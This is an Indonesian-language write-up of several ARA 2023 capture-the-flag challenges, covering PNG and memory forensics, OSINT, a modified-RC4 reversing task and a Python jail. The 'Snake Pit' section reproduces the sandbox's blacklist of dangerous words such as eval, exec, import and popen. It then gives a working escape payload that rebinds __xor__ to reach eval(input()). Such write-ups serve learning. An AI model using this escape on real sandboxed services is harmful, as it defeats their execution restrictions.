Diberikan sebuah file confused.png yang kalau dibuka emang foto orang bingung, lalu dicek dengan pngcheck ternyata dibilang ada additional data setelah chunk IEND. Langsung di binwalk aja deh

```
(cipichop@Gracia) - [/mnt/d/Programming/CTF/ARA/thinking]
$ binwalk -e confused.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 720 x 881, 8-bit/color RGB, non-interlaced
6170	0x181A	Zlib compressed data, best compression
321663	0x4E87F	TIFF image data, big-endian, offset of first image directory: 8
321693	0x4E89D	Zip archive data, at least v1.0 to extract, name: didyou/
321758	0x4E8DE	Zip archive data, at least v1.0 to extract, compressed size: 13, uncompressed size: 13, name: didyou/e.txt
321841	0x4E931	Zip archive data, at least v1.0 to extract, compressed size: 10568, uncompressed size: 10568, name: didyou/find.zip
332460	0x512AC	End of Zip archive, footer length: 22
332726	0x513B6	End of Zip archive, footer length: 22

Setelah di binwalk, ada file e.txt yang isinya sebuah string base64 "QVJBMjAyM3s=" yang kalau di decode jadi bagian pertama flag nya "ARA2023{".

Lanjut unzip find.zip dan ada file something.zip dan a.txt yang isinya "35216D706C335F", terlihat seperti hex, dan ternyata setelah diconvert jadi "5!mpl3_".

Lanjut unzip something.zip dan ada file suspicious.zip dan s.txt yang isinya string biner "01000011 00110000 01110010 01110010 01110101 01110000 01110100 00110011 01100100 01011111", langsung convert jadi "C0rrupt3d_".

Lanjut unzip suspicious.zip dan ada file y.png yang isinya cuma chunk IDAT. Yasudah kita plot dari IDAT dengan bruteforce size .png nya (caranya sama kyk yang warm up monalisa itu)

```
1  import zlib
2  import struct
3
4  # skip langsung ke idat wkkwkw
5  f = open('y.png', 'rb').read()
6  count = f.find(b"IDAT")-4
7
8  f = open('y.png', 'rb')
9  f.read(count)
10
11 def read_chunk(f):
12     chunk_length, chunk_type = struct.unpack('>I4s', f.read(8))
13     chunk_data = f.read(chunk_length)
14     chunk_expected_crc, = struct.unpack('>I', f.read(4))
15     chunk_actual_crc = zlib.crc32(chunk_data, zlib.crc32(struct.pack('>4s', chunk_type)))
16     if chunk_expected_crc != chunk_actual_crc:
17         raise Exception('chunk checksum failed')
18     return chunk_type, chunk_data
19
20 chunks = []
21 while True:
22     try:
23         chunk_type, chunk_data = read_chunk(f)
24         chunks.append((chunk_type, chunk_data))
25         if chunk_type == b'IEND':
26             break
27     except:
28         break
29
30 print([a[0] for a in chunks])
31
32 IDAT_data = b''.join(chunk_data for chunk_type, chunk_data in chunks if chunk_type == b'IDAT')
33 IDAT_data = zlib.decompress(IDAT_data)
34
35 print(len(IDAT_data))
36
37 for i in range(1,1000):
38     for j in range(1, 1000):
39         if i * (1+ j*4) == len(IDAT_data):
40             print(i, j)
```


Outputnya:

```
403920
144 701
272 371
528 191
720 140
```

Di sini size yang terlihat bagus yang 720 140, jadi masukin width = 720 dan height = 140. Eh ternyata error awkowkawk akhirnya coba satu2 dari yang paling atas. Ternyata width = 701 dan height 144 bisa :0

Tambahan code di bawahnya:

```
48 def PaethPredictor(a, b, c):
49     p = a + b - c
50     pa = abs(p - a)
51     pb = abs(p - b)
52     pc = abs(p - c)
53     if pa <= pb and pa <= pc:
54         Pr = a
55     elif pb <= pc:
56         Pr = b
57     else:
58         Pr = c
59     return Pr
60
61 Recon = []
62 bytesPerPixel = 4
63 stride = width * bytesPerPixel
64
65 def Recon_a(r, c):
66     return Recon[r * stride + c - bytesPerPixel] if c >= bytesPerPixel else 0
67
68 def Recon_b(r, c):
69     return Recon[(r-1) * stride + c] if r > 0 else 0
70
71 def Recon_c(r, c):
72     return Recon[(r-1) * stride + c - bytesPerPixel] if r > 0 and c >= bytesPerPixel else 0
73
74 i = 0
75 for r in range(height): # for each scanline
76     print(r)
77     filter_type = IDAT_data[i] # first byte of scanline is filter type
78     i += 1
79     for c in range(stride): # for each byte in scanline
80         Filt_x = IDAT_data[i]
81         i += 1
82         if filter_type == 0: # None
83             Recon_x = Filt_x
84         elif filter_type == 1: # Sub
85             Recon_x = Filt_x + Recon_a(r, c)
86         elif filter_type == 2: # Up
87             Recon_x = Filt_x + Recon_b(r, c)
88         elif filter_type == 3: # Average
89             Recon_x = Filt_x + (Recon_a(r, c) + Recon_b(r, c)) // 2
90         elif filter_type == 4: # Paeth
91             Recon_x = Filt_x + PaethPredictor(Recon_a(r, c), Recon_b(r, c), Recon_c(r, c))
92         else:
93             raise Exception('unknown filter type: ' + str(filter_type))
94         Recon.append(Recon_x & 0xff) # truncation to byte
95
96 import matplotlib.pyplot as plt
97 import numpy as np
98 plt.imshow(np.array(Recon).reshape((height, width, 4)))
99 plt.show()
```



Convert dari decimal, dapet "1m4ge5}"

Flag: ARA2023{5!mpl3_C0rrupt3d_1m4ge5}

Kernelmania

Diberikan sebuah file .vmem, kita langsung cek imageinfo buat liat profilnya. Habis itu cek filescan dan benar ada malware.exe dengan pid 2704. Di sini agak frustrasi, iseng aja dumpfiles pid 2704 dan muncul path2 dan offset file yang didump.

```
(cipichop@Gracia) - [mnt/d/Programming/CTF/Volatility/ARA]
$ python2.7 ../volatility/vol.py -f ARA_VM_Malicious-54b9c9e7.vmem --profile=Win7SP1x64 dumpfiles -p 2704 -D .
Volatility Foundation Volatility Framework 2.6.1
ImageSectionObject 0xfffffa801a38bd50 2704 \Device\HarddiskVolume2\Users\araseng\Desktop\malware.exe
DataSectionObject 0xfffffa801a38bd50 2704 \Device\HarddiskVolume2\Users\araseng\Desktop\malware.exe
DataSectionObject 0xfffffa801b231dd0 2704 \Device\HarddiskVolume2\Windows\System32\locale.nls
ImageSectionObject 0xfffffa8019d4d880 2704 \Device\HarddiskVolume2\Windows\System32\ntdll.dll
DataSectionObject 0xfffffa8019d4d880 2704 \Device\HarddiskVolume2\Windows\System32\ntdll.dll
ImageSectionObject 0xfffffa801a7d9e30 2704 \Device\HarddiskVolume2\Windows\System32\kernel32.dll
DataSectionObject 0xfffffa801a7d9e30 2704 \Device\HarddiskVolume2\Windows\System32\kernel32.dll
ImageSectionObject 0xfffffa801a6b2cb0 2704 \Device\HarddiskVolume2\Windows\System32\KernelBase.dll
DataSectionObject 0xfffffa801a6b2cb0 2704 \Device\HarddiskVolume2\Windows\System32\KernelBase.dll
ImageSectionObject 0xfffffa8019cfb2b0 2704 \Device\HarddiskVolume2\Windows\System32\apisetschema.dll
DataSectionObject 0xfffffa8019cfb2b0 2704 \Device\HarddiskVolume2\Windows\System32\apisetschema.dll
ImageSectionObject 0xfffffa801a6ab070 2704 \Device\HarddiskVolume2\Windows\System32\msvcrt.dll
DataSectionObject 0xfffffa801a6ab070 2704 \Device\HarddiskVolume2\Windows\System32\msvcrt.dll
```

Karena ini mau cari virtual address saat malware itu dibuka, jadi kita ambil offset yang ada malware.exe 0xfffffa801a38bd50 trus submit (siapa tau bener) ternyata salah awokwowk.

Frustrasi part 2, kita searching tentang object di volatility, dan nemu artikel ini

https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_file_object, tepatnya bagian "DeviceObject - A pointer to the device object on which the file is opened."

Kita coba ke volshell, run dt('_FILE_OBJECT', 0xfffffa801a38bd50)

```
>>> dt('_FILE_OBJECT', 0xfffffa801a38bd50)
[_FILE_OBJECT _FILE_OBJECT] @ 0xFFFFFA801A38BD50
0x0 : Type 5
0x2 : Size 216
0x8 : DeviceObject 18446738026828051376
0x10 : Vpb 18446738026812164048
0x18 : FsContext 18446735964838259152
0x20 : FsContext2 18446735964838259648
0x28 : SectionObjectPointer 18446738026862814392
0x30 : PrivateCacheMap 0
0x38 : FinalStatus 0
0x40 : RelatedFileObject 0
0x48 : LockOperation 0
0x49 : DeletePending 0
0x4a : ReadAccess 1
0x4b : WriteAccess 0
```

Kita ambil address dari DeviceObject yaitu 18446738026828051376, lalu jadiin hex 0xfffffa8019c6b3b0.

Flag: ARA2023{0xfffffa8019c6b3b0}

Misc

Feedback

Diberi sebuah link google forms

<https://docs.google.com/forms/d/e/1FAIpQLSfQIWCS7XxHACnW1LghDPpFiufW5VHzrcCJvFJewCia4mqwfA/viewform>


Kita hanya mengisi form tersebut dan diberikan string flag sebagai hadiahnya :D

Flag: ARA2023{Terimakasih_atas_antusias_bermain_di_ARA4.0!}

in-sanity check

Diberikan sebuah link google docs yang allow everyone buat edit 🤖

Kita cek aja version historynya



Buka versi tanggal 22 Februari, dapet flagnya.

Flag: ARA2023{w3lc0m3_4nd_h4v3_4_gr3at_ctfs}

Setelah di decode hex dapetnya agak berantakan gitu, sesuai judul flag ini di encode menggunakan atbash, jadi tinggal decode aja dan kita akan mendapatkan flagnya

Flag: ARA2023{4nyb0dy_th0u9ht_th4t !t5 4 h4sh?}

Dari awal kelihatan kalau ini morse code, setelah di decode dapetnya binary, setelah decode binary barulah dapat flagnya

Flag: ARA2023{!ts_ju5t_4_m0rs3_aft312_a1!}

Truth

Wkwkwk aneh lah pokoknya artikel aslinya itu ada disini

<https://www.thegamer.com/genshin-impact-entire-plot-explained/> (google aja sebagian teks nya nnti bakal nongol artikelnnya). Dari desc soal, kita disuruh erase the title, gayakin maksudnya apa tapi disuruh juga cari yang uppercase, jadi yang di artikel pertama saya lowerin semua, terus di diff aja ama teks di pdf nya, terus yang uppercase dicatat.

The screenshot shows a text diff interface with two panes. The left pane, labeled '1 lines - 25 Removals', shows the original text with red highlights indicating deletions. The right pane, labeled '1 lines + 26 Additions', shows the modified text with green highlights indicating additions. The changes include capitalizing 'Sumeru', 'Diseases', 'Kusanali', and 'Even', and adding 'Under' and 'Nilou'. The interface includes a top toolbar with options like Regular, Real-time, Split, Unified, Word, Character, Expanded, Collapsed, and Tools. The bottom toolbar includes Editor, Compare & merge, Clear, Export as PDF, Save Diff, and Share.

Note: habis nulis wu baru nyadar kalau gaperlu di diff check juga ga masalah tinggal ambil yg upper aja hadehhhh

Flag: ARA2023{SOUNDS_LIKE_FANDANGO}

Snake Pit

Diberikan sebuah python sandbox dengan banyak banget blacklist wkwkwk

```
blacklisted_chars = re.escape('\\(~}?)>{)&/%`<$|*=#!-@+\"'0123456789;')
blacklisted_words = [
    'unicode', 'name', 'setattr', 'import', 'open', 'enum',
    'char', 'quit', 'getattr', 'locals', 'globals', 'len',
    'exit', 'exec', 'blacklisted_words', 'print', 'builtins',
    'eval', 'blacklisted_chars', 'repr', 'main', 'subclasses', 'file',
    'class', 'mro', 'input', 'compile', 'init', 'doc', 'fork',
    'popen', 'read', 'map', 'dir', 'help', 'error', 'warning',
    'func_globals', 'vars', 'filter', 'debug', 'object', 'next',
    'word', 'base', 'prompt', 'breakpoint', 'class', 'pass',
    'chr', 'ord', 'iter'
]
```

Tapi tenang aja yang blacklist word harusnya bisa di bypass pake unicode. Sekarang yang jadi masalah gabisa pake () buat manggil fungsi, untungnya . ama _ ngga diblacklist jadi kita bisa overwrite magic method kayak soal ini <https://nop-blog.tech/ctf/googlectf2022/treebox/> , tapi karena banyak simbol yg di blacklist juga jadinya cuma bisa pake xor, sekarang masalahnya ada di =, tapi tenang aja karena ada list comprehension atau assign pake for loop. Dari sini yang paling gampang tinggal panggil eval(input()) aja biar restrictionnya hilang semua

Jadi pertama overwrite xor exit jadi eval

```
for exit.__class__.__xor__ in [eval]:
```

rxor artinya kebalik gitu jadi $a^x = x(a)$

Kedua overwrite help jadi input, karena gabisa for dalem for di 1 line jadinya agak beda dikit assignment nya

```
[help.__class__.__xor__ for help.__class__.__xor__ in [input]]
```

Terakhir tinggal panggil eval(input(something)), nah karena operasinya ^ jadi ordernya dari kiri ke kanan, makanya buat eval kita pake rxor, supaya tinggal $input^something^eval$, jadi di input dulu baru di eval

```
for exit.__class__.__xor__ in [eval]: [help.__class__.__xor__ for
help.__class__.__xor__ in [input]] [help^print^exit]
```


OSINT

Time Machine


Sesuai judulnya, kita bisa pake wayback machine buat liat previous version dari websitenya

```
< > ↺ VPN view-source:https://web.archive.org/web/20230115084706/http://its-ara.com/public/
Socmed Daily current Google Images CX BINUS MAYA NEW BINUS MAYA Contest pro
384
385 <p class="text-xl lg:text-2xl font-semibold text-[#339969]">Partnership</p>
386 <p class="text-4xl md:text-5xl lg:text-6xl font-bold text-4xl">Our Sponsorship &#128578;</p>
387
388 <div class="flex flex-wrap justify-center mt-16 gap-12">
389   <div class="inline-block h-36 p-3 border-2 border-black rounded-2xl bg-[#F9FAFF] drop-shadow-[0_4px_0_
390     
399 
404   <img class="hidden md:block w-8 absolute inset-x-1/3 lg:inset-x-1/2 top-48" src="https://web.archive.org
405   <img class="hidden md:block w-8 absolute inset-x-2/3 -top-16" src="https://web.archive.org/web/202301150
```

Flag: ARA2023{d1gIt4l_f00tpr1nt_1s_sC4ry}

Backroom

Saat di exiftool gambarnya ternyata masih ada metadata mengenai koordinat gambar itu diambil, saat di search di gmaps jadinya seperti ini



Dari sini kita bisa melihat bangunan bangunan disekitarnya terus di lihat aja review nya satu per satu, saya ketemu flagnya di hi-tech mall



All reviews



Azril

1 review



★★★★★ a month ago

Very nice place, especially the last floor, its so quiet.

ARA2023{c4r3full_w1th_y0uR_m3tad4ta}



Flag: ARA2023{c4r3full_w1th_y0uR_m3tad4ta}

Reverse Engineering

Vidners Rhapsody

Diberikan sebuah file mytscode.json

```
1 {
2   "type": "Program",
3   "start": 0,
4   "end": 669,
5   "body": [
6     {
7       "type": "FunctionDeclaration",
8       "start": 0,
9       "end": 480,
10      "id": {
11        "type": "Identifier",
12        "start": 9,
13        "end": 16,
14        "name": "mystenc"
15      },
16      "expression": false,
17      "generator": false,
18      "async": false,
19      "params": [
20        {
21          "type": "Identifier",
22          "start": 17,
23          "end": 24,
24          "name": "berserk"
25        },
26        {
27          "type": "Identifier",
```

Setelah dibaca program tersebut mirip dengan enkripsi RC4 tetapi sudah dimodifikasi, sehingga kita buat flow program yang sama menggunakan python dan menghasilkan output berupa flag

```
def mystenc(berserk, guts):
    s = [None for _ in range(256)]
    j = 0
    x = None
    res = ''
    for i in range(256):
        s[i] = i

    for i in range(256):
        j = (j + s[i] + ord(berserk[i % len(berserk)])) % 256
        x = s[i]
        s[i] = s[j]
        s[j] = x
```

```

i = 0
j = 0

for y in range(len(guts)):
    i = (i + 1) % 256
    j = (j + s[i]) % 256
    x = s[i]
    s[i] = s[j]
    s[j] = x
    res += chr(guts[y]^s[(s[i]+s[j])%256])
print(res)
berserk = "achenk"
strenk = [244, 56, 117, 247, 61, 16, 3, 64, 107, 57, 131, 13, 137,
113, 214, 238, 178, 199, 4, 115, 235, 139, 201, 22, 164, 132, 175]
mystenc(berserk, strenk)

```

Solver tersebut akan mengeluarkan string **j4vAST_!ke_84831_t0wer_lol** lalu di wrap dengan ARA2023{}

Flag: ARA2023{j4vAST_!ke_84831_t0wer_lol}